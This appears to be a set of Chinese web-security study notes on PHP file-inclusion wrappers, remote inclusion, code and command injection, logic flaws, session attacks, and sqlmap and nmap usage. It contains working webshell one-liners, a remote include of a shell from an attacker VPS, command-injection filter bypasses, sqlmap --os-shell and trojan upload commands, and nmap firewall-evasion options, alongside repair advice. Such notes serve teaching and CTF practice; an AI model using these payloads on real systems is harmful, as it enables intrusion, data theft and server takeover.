以下协议未写明条件的即是allow_url_fopen和allow_url_include状态off/on都行。

file://

作用：
用于访问本地文件系统，在CTF中通常用来读取本地文件,且不受allow_url_fopen与allow_url_include的影响。

`include()/require()/include_once()/require_once()` 参数可控的情况下
如导入为非.php文件，则仍按照php语法进行解析，这是include()函数所决定的

示例：

```
#1. file://[文件的绝对路径和文件名]
http://127.0.0.1/include.php?
file=file://C:\phpStudy\PHPTutorial\WWW\phpinfo.txt

#2. file://[文件的相对路径和文件名]
http://127.0.0.1/include.php?file=./phpinfo.txt

#3. file://[网络路径和文件名]
http://127.0.0.1/include.php?file=http://127.0.0.1/phpinfo.txt
```

######## php://
条件：

```
allow_url_fopen:off/on

allow_url_include : 部分需要on （下面列出）

php://input

php://stdin

php://memory

php://temp
```

作用：
php:// 访问各个输入/输出流（I/O streams），在CTF中经常使用的
是 `php://filter` 和 `php://input`

php://filter用于**读取源码**，php://input用于**执行**php代码

示例：

```
#1. php://filter/read=convert.base64-encode/resource=[文件名]  //读取文件源码
http://127.0.0.1/include.php?file=php://filter/read=convert.base64-
encode/resource=phpinfo.php

#2.php://input + [POST DATA]执行php代码
http://127.0.0.1/include.php?file=php://input
```

```
[POST DATA部分] <?php phpinfo(); ?>

#3.若有写入权限，[POST DATA部分] 写入一句话木马
<?php fputs(fopen('shell.php','w'),'<?php @eval($_GET[cmd]); ?>'); ?>
```

zip:// & bzip2:// & zlib://

作用：

`zip:// & bzip2:// & zlib://` 均属于压缩流，可以访问压缩文件中的子文件
更重要的是不需要指定后缀名，可修改为任意后缀：`jpg png gif xxx` 等等

示例：

```
1.zip://[压缩文件绝对路径]%23[压缩文件内的子文件名]（#编码为%23）
<!--压缩 phpinfo.txt 为 phpinfo.zip ，压缩包重命名为 phpinfo.jpg ，并上传-->
http://127.0.0.1/include.php?
file=zip://C:\phpStudy\PHPTutorial\WWW\phpinfo.jpg%23phpinfo.txt

2.compress.bzip2://file.bz2
<!--压缩 phpinfo.txt 为 phpinfo.bz2 并上传（同样支持任意后缀名）-->
http://127.0.0.1/include.php?
file=compress.bzip2://C:\phpStudy\PHPTutorial\WWW\phpinfo.bz2

3.compress.zlib://file.gz
<!--压缩 phpinfo.txt 为 phpinfo.gz-->
http://127.0.0.1/include.php?
file=compress.zlib://C:\phpStudy\PHPTutorial\WWW\phpinfo.gz
```

######## data://

条件：

allow_url_fopen:on
allow_url_include :on

作用：

自 `PHP>=5.2.0` 起，可以使用 `data://` 数据流封装器，以传递相应格式的数据。
通常可以用来执行PHP代码

示例：

```
#1.data://text/plain,
http://127.0.0.1/include.php?file=data://text/plain,<?php%20phpinfo();?>

#2.data://text/plain;base64,
```

```
http://127.0.0.1/include.php?
file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b
```

####### phar://
phar://协议与zip://类似，同样可以访问zip格式压缩包内容

```
http://127.0.0.1/include.php?
file=phar://C:/phpStudy/PHPTutorial/WWW/phpinfo.zip/phpinfo.txt
```

利用条件 `PHP > 5.3`
要想使用Phar类里的方法，必须将`phar.readonly`配置项配置为0或Off
利用 phar 协议可以拓展 php 反序列化漏洞攻击面

远程文件包含(RFL)

服务器通过 PHP 的特性（函数）去包含任意文件时，由于要包含的这个文件来源过滤不严格，从而可以去包含一个恶意文件，攻击者就可以远程构造一个特定的恶意文件达到攻击目的。

漏洞利用

条件： `php.ini` 中开启 `allow_url_include`、`allow_url_fopen` 选项。

1、远程包含Webshell

```
?arg=http://攻击者的VPS/shell.txt
#会在网站目录生成名为 shell.php 的一句话木马
```

shell.txt内容为：

```
<?php
    fputs(fopen('./shell.php','w'),'<?php @eval($_POST[123]) ?>');
?>
```

代码审计

文件包含用到的函数

```
include()                    //使用此函数，只有代码执行到此函数时才将文件包含进来，发生错误
时只警告并继续执行。
```

```
inclue_once()    //功能和前者一样，区别在于当重复调用同一文件时，程序只调用一次。

require()                  //使用此函数，只要程序执行，立即调用此函数包含文件发生错误时，会输出错误信息并立即终止程序。
require_once()   //功能和前者一样，区别在于当重复调用同一文件时，程序只调用一次。
```

代码审计的时候全局搜索以上函数

如果是基于图像上传的，要搜 `$_FILES` 变量， 因为PHP处理上传文件的功能，基本都与$_FILES有关。

查看目录结构，重点关注includes、modules等文件夹，查看index.php等文件是否**动态调用**过这些内容，变量是否可控。

修复建议

> 1. 禁止远程文件包含 `allow_url_include=off`
> 2. 配置 `open_basedir=指定目录`，限制访问区域。
> 3. 过滤 `../` 等特殊符号
> 4. 修改Apache日志文件的存放地址
> 5. 开启魔术引号 `magic_quotes_qpc=on`
> 6. 尽量不要使用动态变量调用文件，直接写要包含的文件。

命令注入漏洞

> 代码执行：可执行脚本语言代码
> 命令执行：可执行系统(Linux、windows)命令

PHP敏感函数代码执行

```
eval()              //把字符串作为PHP代码执行
assert()            //检查一个断言是否为 FALSE，可用来执行代码
preg_replace()   //执行一个正则表达式的搜索和替换
call_user_func()//把第一个参数作为回调函数调用
call_user_func_array()//调用回调函数，并把一个数组参数作为回调函数的参数
array_map()              //为数组的每个元素应用回调函数
```

eval：

```
<?php @eval($_POST["arg"])?>
```

eval函数会将提交上来的值作为PHP代码处理，可以提交phpinfo(); 或者生成一句话shell

```
fputs(fopen('shell.php','w+'),'<?php @eval($_POST[pass])?>');
```

preg_replace：(5.5版本以上已废弃/e修饰符)

```
<?php preg_replace("//e",$_GET['arg'],"start testing...");?>
```

当replacement 参数构成一个合理的php代码字符串的时候，/e 修正符将参数当做php代码执行

create_function:

```
<?php $test=$_GET["test"];$new_func=create_function('$a,$b',
$test);$new_func(2,M_E);?>
```

在php 中使用create_function创建一个匿名函数（lambda-style） 如未对参数进行严格的过滤审查，可以通过提交特殊字符串给create_function执行任意代码.

使用 `${${ }}` 简单绕过：

```
<?php $str="echo \"Hello ".$_GET["arg"]."!!\"; ";eval($str);?>
```

代码使用反斜杠将echo后面的内容给转义了 与加addslashes()函数进行过滤是一样的 payload：

```
arg=${${phpinfo()}}
```

PHP程序执行函数 (opens new window)#

```
system()                //执行外部程序，并且显示输出
exec()                  //执行一个外部程序
shell_exec()    //通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回
passthru()              //执行外部程序并且显示原始输出
pcntl_exec()    //在当前进程空间执行指定程序
popen()                 //打开进程文件指针
proc_open()             //执行一个命令，并且打开用来输入/输出的文件指针
```

最简单的例子：

```
<?php $test = $_GET['cmd']; system($test); ?>
```

payload：`?cmd=whoami` 这样即可执行系统命令

举一个类似DVWA里边的例子：

```
<?php$test = $_GET['cmd'];system("ping -c 3 " . $test);?>
```

payload：`?cmd=127.0.0.1;whoami`

命令分隔符：
在Linux上，上面的 ; 也可以用 |、|| 代替

> ;前面的执行完执行后面的
> |是管道符，显示后面的执行结果
> ||当前面的执行出错时执行后面的
> 可用**%0A**换行执行命令

在Windows上，不能用 ; 可以用&、&&、|、||代替

> &前面的语句为假则直接执行后面的
> &&前面的语句为假则直接出错，后面的也不执行
> |直接执行后面的语句
> ||前面出错执行后面的

PHP 支持一个执行运算符：反引号（``） PHP 将尝试将反引号中的内容作为 shell 命令来执行，并将其输出信息返回

```
<?php echo `whoami`;?>
```

效果与函数 shell_exec() 相同，都是以字符串的形式返回一个命令的执行结果，可以保存到变量中

命令执行绕过技巧

正则审查

> 是否使用多行模式修饰符（/foo/m）
> 是否遗漏匹配对象末尾的换行符（/^\d+$/）
> 是否允许空白字符（\s）
> 是否误写反斜杠匹配模式（//）

可用**%0A**换行执行命令，换行符自身是一个有效的**目录分隔符**

```
cat 123/flag
cat 123%0A flag
```

黑名单绕过

```php
<?php
$test = $_GET['cmd'];
$test = str_replace("cat", "", $test);
$test = str_replace("ls", "", $test);
$test = str_replace(" ", "", $test);
$test = str_replace("pwd", "", $test);
$test = str_replace("wget", "", $test);
var_dump($test);
system("ls -al '$test'");
?>
```

shell特殊变量：ca1t、ca@t fla

@g **单引号、双引号：** c""at、ca"t、**反斜线** c\at **base64编码：**`echo "Y2F0IGZs`

ab **cat 1.php文件内容：** a=c;b=at;c=1.php;a$b ${c}

绕过空格

> 用**${IFS}**代替
> 读取文件的时候利用重**定向符cat<flag**
> 花括号无空格**{cat,666.txt}**
> `$IFS` 可截断后边的内容，`cat flag$IFS666.txt`

长度限制，通过构造文件来绕过

> linux下可以用 1>a创建文件名为a的空文件 `ls -t>test` 则会将目录按时间排序后写进test文件中 sh命令可以从一个文件中读取命令来执行

引号逃逸

恶意命令被扩在引号内，可用 \ 转义引号逃逸

修复方式

> 1、尽量不要使用以上的代码/命令执行函数
> 2、使用disable_funtion()禁用以上函数
> 3、过滤所有能当作命令分隔符使用的字符

常见逻辑漏洞

挖掘重点：

> 业务流程和HTTP/HTTPS请求篡改
> 支付漏洞和越权漏洞是金融业务中常见的

支付漏洞

(1) 密码重置
验证码直接在HTTP响应中返回；
验证码未绑定用户，没和手机号和邮箱号做匹配验证；
未校验用户字段值，改自己密码，最后提交其它UID；
验证码不失效，可枚举；

(2) 支付订单
篡改支付金额，运费修改为负数，使总金额降低。

(3) 竞争条件
在文件上传中和购物时；
A用户余额10元，B商品5元，C商品6元;
A利用竞争条件多线程同时发起购买B和C的请求；

可能的结果有：
有一件商品购买失败；
商品都购买成功，但只扣了6元；
商品都购买成功，但余额为 -1元；

越权访问

越权访问他人信息或操纵他人账号

水平越权：
同级别(权限)用户之间，越权访问非法操纵其它账户；(这会导致大批量数据泄露，恶意篡改)

垂直越权：
不同级别之间的用户越权，普通用户执行管理员的功能；

越权访问攻击测试：

```
1、改ID; ?id=1
2、改用户名; login.php?username=admin
```

越权访问修复建议：
越权访问漏洞的主要原因是没有对用户的身份做判断和控制，防护这种漏洞可以通过session来控制。

用户登录成功后，把username和UID等信息写入到session中，

当查看个人信息时，从session中取出username，而不是从GET和POST取，此时username就是没被篡改的。

会话劫持

会话劫持（Session hijacking），这是一种通过获取用户 Session ID 后，使用该 Session ID 登录目标账号的攻击方法，此时攻击者实际上是使用了目标会话固定漏洞基本防御方法 账户的有效Session。

会话劫持的第一步是取得一个合法的会话标识来伪装成合法用户，因此需要保证会话标识不被泄漏。

受害者登录站点，服务器返回一个会话标识(Session ID)
黑客捕获这个**Session ID**（ 网络嗅探，XSS ），使用这个Session ID访问站点获得受害者合法会话

防御方法

XSS漏洞引起的会话劫持：使用 `http-only` 来防止JS获取cookie中的Session ID信息
网络嗅探引起的会话劫持：使用 `HTTPS+secure` 来保证Session ID不被嗅探获取到

Session机制

Session机制是一种**服务器端**的机制，服务器使用一种类似于散列表的结构来保存信息用于保持状态。

保存这个Session ID最为方便的方式是采用Cookie。

> Cookie的名字都是类似于SESSIONID；
> weblogic对于web应用程序生成的cookie，JSESSIONID；
> PHP中Session的默认名称是PHPSESSID。

Cookie属性

HttpOnly 设置方法

服务端发送cookie的时候，可以设置 `HTTP-Only` ，禁止 JS 获取Cookie内容

```
Set-Cookie: SESSIONID=abc123; expires=Wednesday, 17-Nov-99 23:12:40 GMT;
HttpOnly
```

Secure

设置cookie的某个值secure为True时， 此cookie只有在HTTPS协议中才会进行传输
HTTP协议传输时，是不传输此协议的。

会话固定

会话固定（Session fixation）是一种诱骗受害者使用攻击者指定的会话标识（Session ID）的攻击手段。这是攻击者获取合法会话标识的最简单的方法。会话固定也可以看成是会话劫持的一种类型，原因是会话固定的攻击的主要目的同样是获得目标用户的合法会话。不过会话固定还可以是强迫受害者使用攻击者设定的一个有效会话，以此来获得用户的敏感信息。

> - 访问网站时，网站会设置cookie中的Session ID
> - **当用户登录后，cookie中的SessionID保持不变（形成原因）**
> - 只要获取登陆前的Session ID内容，就可以知道登陆后的Session ID
> - 黑客用该Session ID构造链接，发送给受害者点击后，黑客成功劫持受害者的会话

漏洞检测

访问网站（未登录）：*获取cookie信息，获取Session ID
登录网站：**查看Cookie信息，获取Session ID**
查看登录前，登录后SessionID是否相同**

防御方法

1、在用户登录成功后重新创建一个Session ID，使登录前的匿名会话强制失效

```
// 会话失效
session.invalidate();

// 会话重建
session=request.getSession(true);
```

2、**SessionID与浏览器绑定**：SessionID与所访问浏览器有变化，立即重置

3、**SessionID与所访问的IP绑定**：SessionID与所访问IP有变化，立即重置

SQL_Map 简明手册

收集总结自-wgpsec(https://wiki.wgpsec.org/knowledge/tools/sqlmap.html)

当给sqlmap一个URL，它会干些什么?

> 1）判断可注入的参数
> 2）判断可以用那种SQL注入技术来注入

> 3）识别出哪种数据库
> 4）根据用户选择，读取哪些数据

```
--purge          #清除历史缓存
```

选项摘要

输出信息的详细程度

```
-v      #共7个级别(0~6)，默认为1
    #可以用 -vv 代替 -v 2，推荐使用这种方法
```

- **0**：只输出 Python 出错回溯信息，错误和关键信息
- **1**：增加输出普通信息和警告信息
- **2**：增加输出调试信息
- **3**：增加输出已注入的 payloads
- **4**：增加输出 HTTP 请求
- **5**：增加输出 HTTP 响应头
- **6**：增加输出 HTTP 响应内容

目标

```
-d      #直连数据库，"mysql://root:root@192.168.0.8:3306/testdb"
-u $URL
-l      #从Burp代理日志文件中解析目标地址
-m      #从文本文件中批量获取目标
-r      #从文件中读取 HTTP 请求

--purge                #清除历史缓存
--flush-session #清除上次扫描的缓存
```

请求

指定连接目标地址的方式

```
--method=METHOD          #强制使用提供的 HTTP 方法（例如：PUT）
--data=DATA                      #使用 POST 发送数据串；--data="id=1&user=admin"
--param-del=";"          #使用参数分隔符，--data="id=1;user=admin"
--cookie=COOKIE          #指定 HTTP Cookie ，--cookie "id=11" --level 2
--drop-set-cookie        #忽略 HTTP 响应中的 Set-Cookie 参数
--user-agent=AGENT       #指定 HTTP User-Agent
```

```
--random-agent           #使用随机的 HTTP User-Agent，随机从 ./txt/user-agents.txt 选一个，不是每次请求换一个
--referer=REFERER        #指定 HTTP Referer
-H HEADER                        #设置额外的 HTTP 头参数（例如："X-Forwarded-For: 127.0.0.1"）
--headers=HEADERS        #设置额外的 HTTP 头参数,必须以换行符分隔（例如："Accept-Language: fr\nETag: 123"）
--delay=10                       #设置每个 HTTP 请求的延迟秒数
--safe-freq=SAFE         #每访问两次给定的合法 URL 才发送一次测试请求
```

注入

以下选项用于指定要测试的参数

提供自定义注入 payloads 和篡改参数的脚本

```
-p TESTPARAMETER         #指定需要测试的参数
--skip=SKIP                      #指定要跳过的参数
--dbms=DBMS                      #指定 DBMS 类型（例如：MySQL）
--os=OS                          #指定 DBMS 服务器的操作系统类型
--prefix=PREFIX          #注入 payload 的前缀字符串
--suffix=SUFFIX          #注入 payload 的后缀字符串
--tamper=TAMPER          #用给定脚本修改注入数据
```

检测

sqlmap 使用的 payloads 直接从文本文件 `xml/payloads.xml` 中载入。

根据该文件顶部的相关指导说明进行设置，如果 sqlmap 漏过了特定的注入，

你可以选择自己修改指定的 payload 用于检测。

level有5级，越高检测越全，默认为 1

> --level 1 检测Get和Post
> --level 2 检测HTTP Cookie
> --level 3 检测User-Agent和Referer
> --level 4 检测
> --level 5 检测 HOST 头

risk有3级，级别越高风险越大，默认为1

> --risk 2 会在默认的检测上添加大量时间型盲注语句测试
> --risk 3 会在原基础上添加 `OR` 类型的布尔型盲注 ， 可能会update导致修改数据库

技术

以下选项用于调整特定 SQL 注入技术的测试方法

```
--technique=TECH        #使用的 SQL 注入技术（默认为“BEUSTQ”）
B: Boolean-based blind SQL injection（布尔型盲注）
E: Error-based SQL injection（报错型注入）
U: UNION query SQL injection（联合查询注入）
S: Stacked queries SQL injection（堆查询注入）
T: Time-based blind SQL injection（时间型盲注）
Q: inline Query injection（内联查询注入）

--time-sec=TIMESEC  #设置延时注入的时间（默认为 5）
--second-order=S..  #设置二阶响应的结果显示页面的 URL（该选项用于二阶 SQL 注入）
```

枚举

以下选项用于获取数据库的信息，结构和数据表中的数据。

```
-a, --all               #获取所有信息、数据
-b, --banner            #获取 DBMS banner,返回数据库的版本号
--current-user                  #获取 DBMS 当前用户
--current-db                    #获取 DBMS 当前数据库
--hostname                              #获取 DBMS 服务器的主机名
--is-dba                                #探测 DBMS 当前用户是否为 DBA（数据库管理
员）
--users                                 #枚举出 DBMS 所有用户
--passwords                             #枚举出 DBMS 所有用户的密码哈希
--privileges                    #枚举出 DBMS 所有用户特权级
--roles                                 #枚举出 DBMS 所有用户角色

--dbs                                   #枚举出 DBMS 所有数据库
--tables                                #枚举出 DBMS 数据库中的所有表
--columns                               #枚举出 DBMS 表中的所有列
--schema                                #枚举出 DBMS 所有模式
--count                                 #获取数据表数目
--dump                                  #导出 DBMS 数据库表项
--stop 10                               #只取前10行数据

-D DB                                   #指定要枚举的 DBMS 数据库
-T TBL                                  #指定要枚举的 DBMS 数据表
-C COL                                  #指定要枚举的 DBMS 数据列

--sql-query=QUERY               #指定要执行的 SQL 语句
--sql-shell                             #调出交互式 SQL shell
```

用例

从文件读取HTTP请求，GET和POST都可以

```
sqlmap -r "burp.txt" -p "username"       #-p 指定存在注入的参数
```

Cookie注入

```
sqlmap -u "http://www.vuln.com" --cookie "id=11" --level 2
```

当防火墙，对请求速度做了限制

```
sqlmap -u "http://www.vuln.com/post.php?id=1" --delay=10
#在每个HTTP请求之间的延迟10秒
```

伪静态注入

```
sqpmap  -u http://victim.com/id/666*.html --dbs  #在html扩展名前加个'*'
```

访问文件系统

仅对MySQL、MSSQL、PosgreSQL有效
数据库用户有读写权限，有目录读写文件权限

```
sqlmap -u url --is-dba
#查看是否dba权限,必须为root权限

sqlmap -u url --file-read "C:/Windows/win.ini"
#读取文件

sqlmap -u url --file-write=D:/shell.php --file-dest=C:/www/shell.php
#上传文件（本地木马路径:目标网站目录）
```

接管操作系统

仅对MySQL、MSSQL、PosgreSQL有效
数据库用户有读写权限，有目录读写文件权限
sqlmap 能够在**数据库所在服务器的操作系统上运行任意的命令**

```
sqlmap -u "URL" --os-shell      #获取系统交互shell或--os-cmd=id执行系统命令
```

原理就是上传一个upload木马后，再上传一个cmd shell；
当 --os-shell 退出后， 会调用后门脚本删除上传文件后，进行自删除。

> 在 MySQL 和 PostgreSQL 中，sqlmap 可以上传一个包含两个用户自定义函数
>
> 分别为 `sys_exec()` 和 `sys_eval()` 的共享库（二进制文件）
>
> 然后在数据库中创建出两个对应函数，并调用对应函数执行特定的命令，并允许用户选择是否打印出相关命令执行的结果。
>
> 在 Microsoft SQL Server 中，sqlmap 会利用 `xp_cmdshell` 存储过程：
>
> 如果该存储过程被关闭了（Microsoft SQL Server 的 2005 及以上版本默认关闭），sqlmap 则会将其重新打开；
>
> 如果该存储过程不存在，sqlmap 则会重新创建它。
>
> 当用户请求标准输出，sqlmap 将使用任何可用的 SQL 注入技术（盲注、带内注入、报错型注入）去获取对应结果。
>
> 相反，如果无需标准输出对应结果，sqlmap 则会使用堆叠查询注入（Stacked queries）技术执行相关的命令。
>
> 如果堆叠查询没有被 Web 应用识别出来，并且 DBMS 为 MySQL，
>
> 假如后端 DBMS 和 Web 服务器在同一台服务器上，
>
> 则仍可以通过利用 `SELECT` 语句中的 `INTO OUTFILE`，在 根目录可写目录中写shell

UDF提权

使用选项 `--udf-inject` 并按照说明进行操作即可；
如果需要，也可以使用 `--shared-lib` 选项通过命令行指定共享库的本地文件系统路径。
否则 sqlmap 会在运行时向你询问路径。
此功能仅对 MySQL 或 PostgreSQL 有用。

tamper脚本

```
use age: sqlmap.py --tamper="模块名.py"
```

```
apostrophemask                  #将单引号 url 编码
apostrophenullencode    #将单引号替换为宽字节 unicode 字符
base64encode                    #base64 编码
between                 #将大于符号和等号用 between 语句替换，用于过滤了大于符号和等号的情况
bluecoat                #用随机的空白字符代替空格，并且将等号替换为 like ，用于过滤了空格和等号的情况
charencode                              #用 url 编码一次你的 payload
charunicodeencode               #用 unicode 编码 payload ，只编码非编码字符
```

自定义tamper

Nmap 端口扫描

收集总结自-wgpsec(https://wiki.wgpsec.org/knowledge/tools/nmap.html)
nmap官方文档

常用参数

```
nmap -T4 -A -v -Pn IP
#最常用的一种扫描

-T4             #设置时序，越高扫描越快
-A              #启用操作系统检测，版本检测，脚本扫描和跟踪路由
-v              #增加详细级别（使用-vv或更高级别以获得更好的效果）
-Pn             #无ping扫描
```

主机发现

```
nmap [Scan Type(s)] [Options] {target specification} #指令格式

#Scan Types 指探测类型：
-PS 指 TCP SYN Ping，
-PA 指 TCP ACK Ping，
-PU 指 UDP Ping
-PE
#ICMP Ping，现在很多主机封锁这些报文，适用于管理员监视内部网络

#Options 指探测选项：
```

```
-n 指不对活动的 IP 地址进行反向域名解析，用以提高扫描速度
-R 指对活动的 IP 进行反向域名解析

#target specification 指探测的目标地址或 IP 地址范围
192.168.0.1-255
```

默认主机发现扫描

```
nmap 192.168.0.1-255
```

Nmap 会发送一个 ICMP echo 请求，一个 TCP SYN 包给 443 端口，一个 TCP ACK 包给 80 端口和一个 ICMP 时间戳请求

这就等价于使用命令 `nmap -PE -PS443 -PA80 -PP 192.168.0.1-255`

此命令返回一个 IP 地址段中活动的主机，及其 IP 地址，主机域名，开启的服务以及相应的端口，MAC 地址等信息

其它命令

```
nmap -sP 192.168.0.1-255          #ping扫描，只列出存活主机，速度最快
nmap -Pn 192.168.0.1-255          #无ping扫描，结果和默认主机发现一样
```

其它参数

```
-O      #启用操作系统检测
-sV     #探测服务版本信息
-v      #增加详细级别（使用-vv或更高级别以获得更好的效果）
--script=script_name    #使用nse脚本
```

端口扫描

```
nmap -p 1-65535 192.168.0.8              # -p选项，只扫描指定的端口
```

Nmap所识别的6个端口状态

open(开放的)
应用程序正在该端口接收TCP 连接或者UDP报文。

closed(关闭的)
关闭的端口对于Nmap也是可访问的(它接受Nmap的探测报文并作出响应)， 但没有应用程序在其上监听。

filtered(被过滤的)
由于包过滤阻止探测报文到达端口， Nmap无法确定该端口是否开放。
过滤可能来自专业的防火墙设备，路由器规则 或者主机上的软件防火墙。

unfiltered(未被过滤的)
未被过滤状态意味着端口可访问，但Nmap不能确定它是开放还是关闭。
只有用于映射防火墙规则集的ACK扫描才会把端口分类到这种状态。
用其它类型的扫描如窗口扫描，SYN扫描，或者FIN扫描来扫描未被过滤的端口可以帮助确定 端口是否开放。

open|filtered(开放或者被过滤的)
当无法确定端口是开放还是被过滤的，Nmap就把该端口划分成 这种状态。
开放的端口不响应就是一个例子。没有响应也可能意味着报文过滤器丢弃 了探测报文或者它引发的任何响应。
因此Nmap无法确定该端口是开放的还是被过滤的。 UDP，IP协议， FIN，Null，和Xmas扫描可能把端口归入此类。

closed|filtered(关闭或者被过滤的)
该状态用于Nmap不能确定端口是关闭的还是被过滤的。 它只可能出现在IPID Idle扫描中。

端口扫描技术

```
#只列举常见的，详细可参考官方文档
  -sT   #TCP连接扫描
  -sS   #SYN扫描
  -sU   #UDP扫描
  -sA   #ACK扫描
  -sF   #FIN扫描
```

TCP连接扫描
使用操作系统的网络连接系统调用 connect()，对目标主机发起 TCP 三路握手，待完成后 Nmap 立即中断此次连接。

Nmap 通过获取每个尝试连接的状态信息来判定侦测端口的状态

SYN扫描
Nmap 产生一个 SYN 数据报文，如果侦测端口开放并返回 SYN-ACK 响应报文
Nmap 据此发送 RST 报文给侦测端口结束当前连接，这样做的好处在于缩短了端口扫描时间

UDP扫描
UDP 本身是无连接的协议，Nmap 向目标主机的端口发送 UDP 探测报文
如果端口没有开放，被侦测主机将会发送一个 ICMP 端口不可到达的消息
Nmap 根据这个消息确定端口闭合（closed）或者被过滤 (unfiltered)
通常没有回复意味着端口是开放（open）状态 。

ACK扫描
这种扫描比较特殊，它不能确切知道端口的基本状态，而是主要用来探测防火墙是否存在以及其中设定的过滤规则

FIN扫描
和 SYN 扫描相比，这种方式更为隐蔽，因此能够穿过防火墙的过滤
关闭（closed）端口将会返回合适的 RST 报文，而开放端口将忽略这样的侦测报文
具备类似防火墙不敏感特性的还有 -sN NULL 扫描，-sX X-mas 扫描。

防火墙/IDS逃逸

```
nmap -f --mtu=16 192.168.0.8
#报文分段，mtu必须是8的倍数

nmap -sI www.0day.com:80 192.168.0.8
#源IP欺骗

nmap --source-port 53 192.168.0.8
#源端口欺骗
#防火墙对服务器的设置会根据端口选择是否信任数据流
#管理员可能会认为这些端口不会有攻击发生，所以可以利用这些端口扫描

nmap --data-length 30 192.168.0.8
#在原来报文基础上，附加随机数据，达到规避防火墙的效果

nmap --spoof-mac 0 192.168.0.8
#指定一个随机的MAC地址
```